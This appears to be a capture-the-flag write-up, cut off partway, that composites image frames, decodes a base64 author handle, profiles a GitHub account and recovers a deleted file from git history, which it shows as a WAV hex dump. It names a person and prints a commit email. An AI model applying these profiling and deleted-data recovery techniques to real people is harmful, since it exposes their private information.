


```
➜  Heviosso cd frames
➜  frames cp frame1.png result.png
➜  frames for f in frame*.png; do composite -compose Screen "$f" result.png result.png ;done
➜  frames ls -l result.png
-rw-r--r-- 1 mark mark 53716 Aug 10 01:11 result.png
➜  frames 
```

```
- cp frame1.png result.png
- for f in frame*.png; do composite -compose Screen "$f" result.png
```

```
result.png ;done
```

On viewing the merged image shows this




```
→ Heviosso eog result.png
```

QXV0aG9yO
iBAdGVnYm
Vzc291MQ==

We can extract the using a script but I wrote it manually

```
QXV0aG9yOiBAdGVnYmVzc291MQ==
```

Decoding it gives this


https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=UVhWMGFHOXlPaUJBZEdWblltVnpjMjkxTVE9PQ

Recipe: From Base64 — Alphabet: A-Za-z0-9+/= — Remove non-alphabet chars [✓] — Strict mode [ ]

Input:
```
QXV0aG9yOiBAdGVnYmVzc291MQ==
```


Output:
```
Author: @tegbessou1
```

```
Author: @tegbessou1
```

So we have a name

And obviously this is where OSINT comes in place

Searching the user on github shows this guy


https://github.com/tegbessou1

Tchetoula CLEVO
tegbessou1 · he/him

Python Developer 🐍 #Danxomè #Bénin

1 follower · 0 following

localhost
@tegbessou1
Joined last month

Popular repositories: oracle (Public)


6 contributions in the last year

Contribution activity — August 2023

tegbessou1 has no activity yet for this period.

We can have hope that he's the guy we are looking for since on his github profile it shows `Daxome` and he's from Benin

Anyways he has only 1 repository



tegbessou1 / oracle

oracle Public

main · 1 branch · 0 tags

tegbessou1 Update README.md 1a15e4a 3 weeks ago 4 commits

README.md Update README.md 3 weeks ago

README.md


Nothing to see here.

Coming soon

About

No description, website, or topics provided.

Currently it shows just `README.md` but if you look at the commit we get `confidential.txt`



Commits

Commits on Jul 20, 2023

Update README.md — tegbessou1 committed 3 weeks ago — Verified — 1a15e4a


Delete confidential.txt — tegbessou1 committed 3 weeks ago — Verified — 3476fb6

confidential.txt — tegbessou1 committed 3 weeks ago — Verified — 00d32a2

Initial commit — tegbessou1 committed 3 weeks ago — Verified — 8eb3f67


Now that is suspicious

I cloned this repo to my box



```
➜  Heviosso git clone https://github.com/tegbessou1/oracle.git
Cloning into 'oracle'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (10/10), 1.58 MiB | 269.00 KiB/s, done.
➜  Heviosso cd oracle
➜  oracle git:(main) ls -al
total 16
drwxr-xr-x 3 mark mark 4096 Aug 10 01:21 .
drwxr-xr-x 3 mark mark 4096 Aug 10 01:21 ..
drwxr-xr-x 8 mark mark 4096 Aug 10 01:21 .git
-rw-r--r-- 1 mark mark   38 Aug 10 01:21 README.md
➜  oracle git:(main) git log > logs
➜  oracle git:(main) ✗ cat logs
commit 1a15e4af91b58f6bb56c29cab8539b9ea0cf3ccf
Author: Tchetoula CLEVO <th3t0ul41960@gmail.com>
Date:   Thu Jul 20 21:11:02 2023 +0100

    Update README.md

commit 3476fb6abb7ce45a5f5e1c2c3a26acc5bf4963c0
Author: Tchetoula CLEVO <th3t0ul41960@gmail.com>
Date:   Thu Jul 20 21:05:43 2023 +0100

    Delete confidential.txt

commit 00d32a2c3e669f7a1a45b31635246798968d130d
Author: Tchetoula CLEVO <th3t0ul41960@gmail.com>
Date:   Thu Jul 20 21:05:17 2023 +0100

    confidential.txt

commit 8eb3f67d34bc61acfc3b1c4a199724a80aae7c44
Author: Tchetoula CLEVO <th3t0ul41960@gmail.com>
Date:   Thu Jul 20 21:03:05 2023 +0100

    Initial commit
➜  oracle git:(main) ✗
```

Viewing commit `00d32a2c3e669f7a1a45b31635246798968d130d` shows the deleted file `confidential.txt`




```
commit 00d32a2c3e669f7a1a45b31635246798968d130d
Author: Tchetoula CLEVO <th3t0ul41960@gmail.com>
Date:   Thu Jul 20 21:05:17 2023 +0100

    confidential.txt

diff --git a/confidential.txt b/confidential.txt
new file mode 100644
index 0000000..95047e7
--- /dev/null
+++ b/confidential.txt
@@ -0,0 +1,65527 @@
+00000000: 5249 4646 5cff 0f00 5741 5645 666d 7420  RIFF\...WAVEfmt
+00000010: 1000 0000 0100 0200 44ac 0000 10b1 0200  ........D.......
+00000020: 0400 1000 6461 7461 38ff 0f00 0000 0001  ....data8.......
+00000030: 0000 0000 0000 0001 0001 0000 0100 ffff  ................
+00000040: feff 0200 0301 fefe fcfe 0201 0300 fdff  ................
+00000050: 0001 0300 feff feff 0301 0200 fdfe feff  ................
+00000060: 0101 0200 0100 fdff fefe 0400 0200 fcfe  ................
+00000070: ffff 0300 0000 fffe 0000 0000 0100 0001  ................
+00000080: feff 0000 0301 ffff fdfe 0301 0200 fdff  ................
+00000090: 0001 0201 feff fefe 0300 0201 fdfe fffe  ................
+000000a0: 0301 0000 fefe 0000 0000 0000 0100 0001  ................
+000000b0: ffff 0000 0000 0101 0200 fdff fdfe 0400  ................
+000000c0: 0201 fdfe ffff 0201 0000 ffff 0000 0001  ................
+000000d0: 0201 0000 fdff 0101 0200 ffff fefe 0001  ................
+000000e0: 0201 0100 fffe fffe 0100 0101 fffe ffff  ................
+000000f0: 0001 0000 0101 0000 fefe 0101 0200 feff  ................
+00000100: ffff 0300 0101 fdff 0000 0100 fffe 0000  ................
+00000110: 0001 fffe 0100 0200 fffe fffe 0200 ffff  ................
+00000120: fdff 0100 0400 0000 fbfe ffff 0500 0201  ................
+00000130: fcff fdfe 0200 0301 0000 fdfe 0000 0401  ................
+00000140: ffff fcfe 0200 0201 fdfe 0000 0300 ffff  ................
+00000150: feff 0101 0100 0100 ffff fdfe 0100 0301  ................
+00000160: ffff fefe 0100 0101 fffe 0001 0100 0001  ................
+00000170: ffff ffff 0100 0100 feff 0001 0200 ffff  ................
+00000180: ffff 0101 0100 0000 ffff ffff fffe 0200  ................
+00000190: 0201 fdfe fefe 0200 0200 0000 fffe ffff  ................
+000001a0: ffff 0100 0200 0000 fffe feff fffe 0301  ................
+000001b0: 0301 fdfe fcff 0301 0401 fefe fdfe 0101  ................
+000001c0: 0201 fffe fffe 0101 0100 0000 fffe fffe  ................
+000001d0: 0001 0200 0000 fdfe 0100 0300 fffe feff  ................
+000001e0: 0101 0101 fffe fffe 0001 0201 0100 feff  ................
+000001f0: ffff 0100 0000 0001 0100 ffff fffe 0201  ................
+00000200: 0201 fefe fdff 0101 0201 0000 fffe 0001  ................
+00000210: 0101 0100 0000 feff fffe 0200 0100 fefe  ................
+00000220: feff 0200 0400 0000 fcfe fefe 0300 0201  ................
:
```

```
git show 00d32a2c3e669f7a1a45b31635246798968d130d
```

And looking at the header shows that this is a WAV file

I first piped the result to a file then removed the values at the top

Then I used cut to get all the values starting after the `:`




```
➜  oracle git:(main) ✗ head wav
5249 4646 5cff 0f00 5741 5645 666d 7420  RIFF\...WAVEfmt
1000 0000 0100 0200 44ac 0000 10b1 0200  ........D.......
0400 1000 6461 7461 38ff 0f00 0000 0001  ....data8.......
0000 0000 0000 0001 0001 0000 0100 ffff  ................
feff 0200 0301 fefe fcfe 0201 0300 fdff  ................
0001 0300 feff feff 0301 0200 fdfe feff  ................
0101 0200 0100 fdff fefe 0400 0200 fcfe  ................
ffff 0300 0000 fffe 0000 0000 0100 0001  ................
feff 0000 0301 ffff fdfe 0301 0200 fdff  ................
0001 0201 feff fefe 0300 0201 fdfe fffe  ................
➜  oracle git:(main) ✗ 
```

How do I know it's WAV because of the file signature header

Here's more resource on it

